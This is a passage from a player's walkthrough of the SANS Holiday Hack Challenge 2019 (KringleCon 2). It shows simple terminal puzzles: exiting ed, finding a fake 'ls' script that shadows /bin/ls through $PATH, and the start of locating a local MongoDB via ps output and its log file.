
SANS Holiday Hack Challenge – 2019
KringleCon 2

Tony Karre

Use these walkthrough shortcuts to teleport to specific places in our travels through Kringlecon 2



We've been invited to the prestigious KringleCon cyber security conference for the second straight year. Last year's lineup of speakers was impressive, so this year we're attending the conference again with great expectations. The success of last year's conference has swelled interest in the information security community, so this year Santa is hosting the conference at the spacious Elf University.

With ticket in hand, we step off the train at the Elf University Train Station.






Photo at the train station with Santa, Bushy Evergreen, and the Escape Ed terminal

We stop to speak with Santa and learn that his two turtle doves are missing. Maybe pre-session jitters?



Well, I'm sure that those turtle doves will show up somewhere.


We listen intently while Santa explains how our badge works and asks for our help in finding the turtle doves. While admiring the station, we stop and talk to Bushy Evergreen.




We have a little time before we have to get to the conference - let's help Bushy with the "Escape Ed" terminal.

We are in the "ed" editor. To exit the editor, just do the following:

- type a period (".")
- hit the return key
- type a "q"
- hit the return key a second time.




We did it! Bushy Evergreen then gives us some hints for detecting password spraying with the Deep Blue CLI tool:




Time to leave the train station and see some of the other sights. We take train station exit and head to Elf University.

Photo of Santa in the Elf University Quad

We run into Santa again. He repeats his request for our help in finding the missing turtle doves, so it's time to start looking. Checking our badge, we see that we've achieved Objective 0, and we've started to collect our narrative.






We don't really have a map, so we head westward. We quickly run into a large building named Hermey Hall.

Photo of the walkway entering Hermey Hall

So this is Hermey Hall – this is where the main conference is located. Let's go in.

Photo of Hermey Hall with the NetWars Room, SugarPlum Mary and the Linux Path Terminal, the Speaker Unpreparedness Room, and the KringleCon Speaker Agenda (left to right)

Because we are here for the conference, let's use our time wisely and watch the sessions.



We can click on the Speaker Agenda poster to view all of the speaker tracks.




Photo of Track Rooms one through four

Photo of Track rooms five through seven

Each of the Track rooms has the talks continuously looping. They are also viewable on Youtube! The speakers and content are highly engaging, and we look forward to using that new information on the job.

Selfie of me watching one of the presentations

On our way back from the presentations we run into SugarPlum Mary.

SugarPlum Mary *8:25PM*

Oh me oh my - I need some help!

Oh me oh my - I need some help!


I need to review some files in my Linux terminal, but I can't get a file listing.

I know the command is *ls*, but it's really acting up.

Do you think you could help me out? As you work on this, think about these questions:

1. Do the words in green have special significance?
2. How can I find a file with a specific name?
3. What happens if there are multiple executables with the same name in my $PATH?

SugarPlum Mary needs a listing of her files, but the "ls" command is acting up. Let's get into the Linux Path terminal and help.



Let's read the terminal output and figure this out.

```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...
which piece of my command does fail?
```

```
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!
Get a listing (ls) of your current directory.
```

Let's use the linux "ls" command to see what it produces. This is the command that is failing.

```
elf@6670804e02c5:~$ ls
This isn't the ls you're looking for
```

Instead of getting the expected listing of files, we get a message. This makes us think that "ls" is pointing to some other program. Use the "which" command to see which linux command "ls" resolves to for us.

```
elf@6670804e02c5:~$ which ls
/usr/local/bin/ls
```

Ok – so we are running an "ls" program that is not the expected /bin/ls. Let's use the "file" command to see what we are working with.

```
elf@6670804e02c5:~$ file /usr/local/bin/ls
/usr/local/bin/ls: Bourne-Again shell script, ASCII text executable, with escape sequences
```

It's not a compiled program, it's a linux shell script. Let's use the "cat" command to dump it to the screen.

```
elf@6670804e02c5:~$ cat /usr/local/bin/ls
#!/bin/bash
echo -e $'This isn\'t the ls you\'re looking for'
```

Yes- it's just a shell script that prints the text we saw to the screen. Let's see what the contents of our $PATH environment variable is. This will tell us where linux will look for our programs when we try to run them.

```
elf@6670804e02c5:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```


Yes. As suspected, the $PATH first leads us to the folder where the shell script is located. Just in case our normal "ls" program has been moved, let's use the "find" command to, well, find it.

```
elf@6670804e02c5:~$ find / -name 'ls' 2>/dev/null
/usr/local/bin/ls
/bin/ls
```


Looking at the output of the find command, we see our expected /bin/ls. To get our desired listing of files, let's fully qualify our program's path by typing /bin/ls.

```
elf@6670804e02c5:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......
```


```
You did it! Congratulations!
elf@6670804e02c5:~$
```



We successfully helped SugarPlum Mary!



SugarPlum Mary now proceeds to give us some hints about Sysmon and the Event Query Language:



We hear some rave music – I think it's a remix of "The Final Countdown"!. Let's slip into the NetWars room and check it out..




Photo of Holly Evergreen in the NetWars Room with the Mongo Pilfer terminal

Holly Evergreen flags us down and tells us that her teacher has been locked out of the quiz database. She needs our help.

Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.

Without access to the answer, none of our quizzes will get graded.

Can we help get back in to find that solution?

I tried `lsof -i`, but that tool doesn't seem to be installed.

I think there's a tool like ps that'll help too. What are the flags I need?

Either way, you'll need to know a teensy bit of Mongo once you're in.

Pretty please find us the solution to the quiz!

Let's jump into the terminal to see if we can find the solution to the quiz.


```
Hello dear player!  Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!
Find the solution hidden in the MongoDB on this system.
```

The first command we run is a "ps -eafw" to see what is running. We want to see all processes, but especially the command lines used to startup the processes. This will give us hints for where to look for interesting files, what ports a program might be listening on, etc.

```
elf@230c95183790:~$ ps -eafw
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 00:49 pts/0    00:00:00 /bin/bash
mongo        9     1  2 00:49 ?        00:00:01 /usr/bin/mongod --quiet --fork --port 12121 --b
ind_ip 127.0.0.1 --logpath=/tmp/mongo
elf         48     1  0 00:50 pts/0    00:00:00 ps -eafw
```


We see that mongod is running, it is listening for connections on port 12121, is bound to the localhost IP address, and the logpath is /tmp/mongo.

Log files can be extremely revealing. – they can reveal sensitive information like credentials, database names, and other secrets. When we "cat" the init.log file, we see the names of all of the mongo data collections:

```
9-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] MongoDB starting : pid=10 port=27017 db
path=/data/db 64-bit host=bbd0dc9ecb4a
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] db version v3.6.3
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] git version: 9586e557d54ef70f9ca4b43c26
892cd55257e1a5
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.1.1  11 Sep
2018
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] allocator: tcmalloc
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] modules: none
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten] build environment:
2019-11-27T12:46:13.964+0000 I CONTROL  [initandlisten]     distarch: x86_64
2019-11-27T12:46:13.965+0000 I CONTROL  [initandlisten]     target_arch: x86_64
2019-11-27T12:46:13.965+0000 I CONTROL  [initandlisten] options: { processManagement: { fork: t
rue }, systemLog: { destination: "file", path: "/tmp/init.log", quiet: true } }
2019-11-27T12:46:13.965+0000 I STORAGE  [initandlisten] wiredtiger_open config: create,cache_si
ze=1336M,session_max=20000,eviction=(threads_min=4,threads_max=4),config_base=false,statistics=
